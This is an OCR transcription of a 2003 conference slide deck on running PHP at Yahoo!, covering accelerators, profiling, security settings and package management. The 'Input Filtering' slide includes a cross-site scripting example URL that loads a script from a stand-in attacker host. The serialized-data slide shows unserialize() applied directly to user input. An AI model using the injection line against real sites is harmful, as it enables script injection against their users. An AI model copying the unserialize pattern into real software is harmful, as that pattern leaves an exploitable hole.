One Year of PHP at Yahoo!

Michael J. Radwin

O'Reilly Open Source Convention

Portland, Oregon

July 9, 2003

Speaker Info

- Michael J. Radwin
  - At Yahoo! since 1998
  - Engineering manager, Infrastructure group


- Contact info:
  - mradwin@yahoo.com
  - http://public.yahoo.com/~radwin/

Outline


1. Introduction
   - Where PHP fits in a web server architecture
2. Scaling PHP
   - Five general techniques for high performance
3. PHP Security
4. Managing PHP
5. Open Problems
   - Lessons learned after one year of PHP

Yahoo! by the Numbers


- Website
  - 74 properties
    - mail, shopping, sports, news, games, pets, etc.
  - 25 international sites
  - 13 languages
- Scale (March 2003)
  - 232M visitors per month
  - 112M active registered users
  - 1.9B average daily pageviews



Web Server Stack



YAHOO! Engineering



Apache HTTP Server


What is FreeBSD?

- FreeBSD is an operating system
  - Free, Open Source
  - Runs on Intel x86 hardware
  - Similar in many respects to Linux
- Highly optimized TCP/IP stack
  - `SO_ACCEPTFILTER`
  - `kqueue/kevent`
- Threads support weak in 4.x (better in 5.x)


PHP in a Nutshell


1. Designed for web scripting
2. High Performance
   - Efficient (with acceleration)
   - Small memory footprint
3. Large, Open Source community
   - Documentation & training
4. “Code-in-HTML” paradigm
5. Integration, libraries
6. Debugging & profiling tools

PHP in Context




Scaling PHP






Install an Accelerator

- Easiest performance boost
  - No code modifications!
  - Caches parsed page in memory
  - Optimizations
- Several products available
  - ionCube (PHPA)
  - Zend Performance Suite
  - APC (2.X)
  - Turck MMCache



Profile




- Ex: `substr` slower than `strncmp`

```
foreach ($_SERVER as $k => $v)
  if (substr($k, 0, 5) == "HTTP_")
     $str .= "$k: $v\n";
```

  versus:


```
  if (strncmp($k, "HTTP_", 5) == 0)
```

- Tip: write for functionality first
  - Don't optimize unless 2x improvement
- Use APD ("gprof for PHP")



Use Include Files Appropriately


- Re-use philosophy: break page into 20 files
  - However, every `include()` or `require()` means at least 4 system calls
    - `stat(), open(), read(), close()`
    - `realpath()` if using `open_basedir`
  - Accelerator cache hit avoids 3 syscalls
  - Must balance performance and reusability
- Keep your `include_path` short



Use Abstraction Sparingly

Picasso's *Three Musicians*

- Useful Techniques
  - Abstraction
  - Indirection
  - Object Orientation
- However, can be costly
- `DB.php` vs. MySQL native
  - 3k lines of "extra" PHP
  - SQL isn't portable anyways
- OO a bit slow in PHP4
  - Faster in PHP5



Write PHP Extensions in C/C++

- Advantages
  - Fast execution speed
  - Interface with legacy systems
- Disadvantages
  - Edit, compile, link, debug cycle
  - Not conducive to rapid prototyping
  - Manual memory-management
    - Easy to make mistakes!
  - No easy task for junior engineers

PHP Security

register_globals

- Frequently misused feature in 4.0.x
  - Pollutes global namespace with user data
- Use `register_globals=Off`
- Super-globals instead
  - `$_GET`
  - `$_POST`
  - `$_REQUEST`
- No legacy issues for Y!
  - We started with PHP 4.1.x
  - Your mileage may vary

Be a Little Paranoid

- `open_basedir`
  - Insurance against `/etc/password` exploits
- `allow_url_fopen = Off`
  - Use `libcurl` extension instead!
  - Avoid open proxy exploits
- `display_errors = Off`
  - However, `log_errors = On`
- `safe_mode = Off`
  - Intended for shared hosting environment

Input Filtering

`http://search.yahoo.com/search?p=<script+src=http://evil.com/x.js>`

- Avoid Cross Site Scripting attacks
  - "Sorry, no matches for *your-query-here*"
- Normal approach
  - `strip_tags()`
  - `htmlentities()`
- Examine every line code?
  - Tedious and error-prone
- `treat_data` hook (≥ 4.3.0)
  - Sanitize all user-submitted data
  - GET/POST/Cookie

Risks with Serialized Data

- Built-in `serialize()`
  - Handy way to maintain state
  - Store on client
    - In a cookie
    - <input type="hidden">
- Remember, user data is unsafe!

```
$unsafe = unserialize($_GET['a']);
$a = array();
foreach ($unsafe as $k => $v) {
   $a[strip_tags($k)] = strip_tags($v);
}
```

Managing PHP

Build Options

- Base package: minimal PHP

```
./configure --disable-all \
  --with-layout=GNU
```

- Extensions are separate packages
  - mysql, xml, dba, curl, pcre, gd, iconv
  - Avoids unnecessary dependencies
  - Smaller Apache memory footprint
  - Con: lots of shared objects
  - See `README.SELF-CONTAINED-EXTENSIONS`

INI Files

- `--with-config-file-scan-dir`
  - Compile-time `configure` switch (≥ 4.3.0)
  - Dir scanned for *.ini files on startup
  - Similar to Apache `Include dir/*.conf`
  - Files listed in `phpinfo()`
- Example:


  /usr/local/etc/php/php-general.ini (base PHP pkg)

  /usr/local/etc/php/php-mysql.ini (MySQL extension)

  /usr/local/etc/php/yahoo-sports.ini (prop-specific settings)

Package Management

- *De rigueur* in large-scale software deployments
- Any tool will suffice
  - RPM, APT, pkg_add
- Extensions need only 2 files
  - /usr/local/etc/php/php-mysql.ini
    - extension = mysql.so
  - /usr/local/lib/php/20020429/mysql.so



File Layout


HTML Templates `/usr/local/share/htdocs/*.php`	95% HTML 5% PHP
Template Helpers `/usr/local/share/htdocs/*.inc`	50% HTML 50% PHP
Business Logic `/usr/local/share/pear/*.inc`	0% HTML 100% PHP
C/C++ Core Code `Data access, Networking, Crypto`	0% HTML 0% PHP

Open Problems

Coding PHP Takes Discipline

- Shallow learning curve
  - Very easy to get some pages up quickly
- But mixed app/presentation problematic
  - PHP code and HTML forever intertwined
  - Layered approach helps
    - But it's just a convention
    - Easy to subvert
  - Enforce with Smarty?

The “Day-Glo Green Problem”



- International Yahoo!s want different look and feel
  - Imagine bright green avatars on mail.yahoo.co.kr
  - Flash front-end, but same back-end as mail.yahoo.com
- Requires clean separation
  - Content, Presentation, Application semantics
- Model-View-Controller (MVC) paradigm
  - PHP needs something like Java Struts?

PHP != Perl

- PHP looks a lot like Perl, but it's not
  - Surprises for people used to coding Perl
- The "implement twice" problem
  - Not a problem for C/C++ (use extensions)
  - What if you have existing code in Perl, Java?
- PEAR != CPAN
  - repository smaller, less mature than CPAN

Performance

- PHP will never be as fast as C/C++
  - Interpreted language
  - Will always be slower than compiled
  - Accelerators only help a little
- What if we could compile PHP to C?
  - Utilize `gcc`'s 18 years of optimizations
  - Write opcodes out as ANSI C and invoke `gcc`
  - Emit each page as a shared object
- Even better: a JIT compiler for PHP?


DO YOU
YAHOO!™
?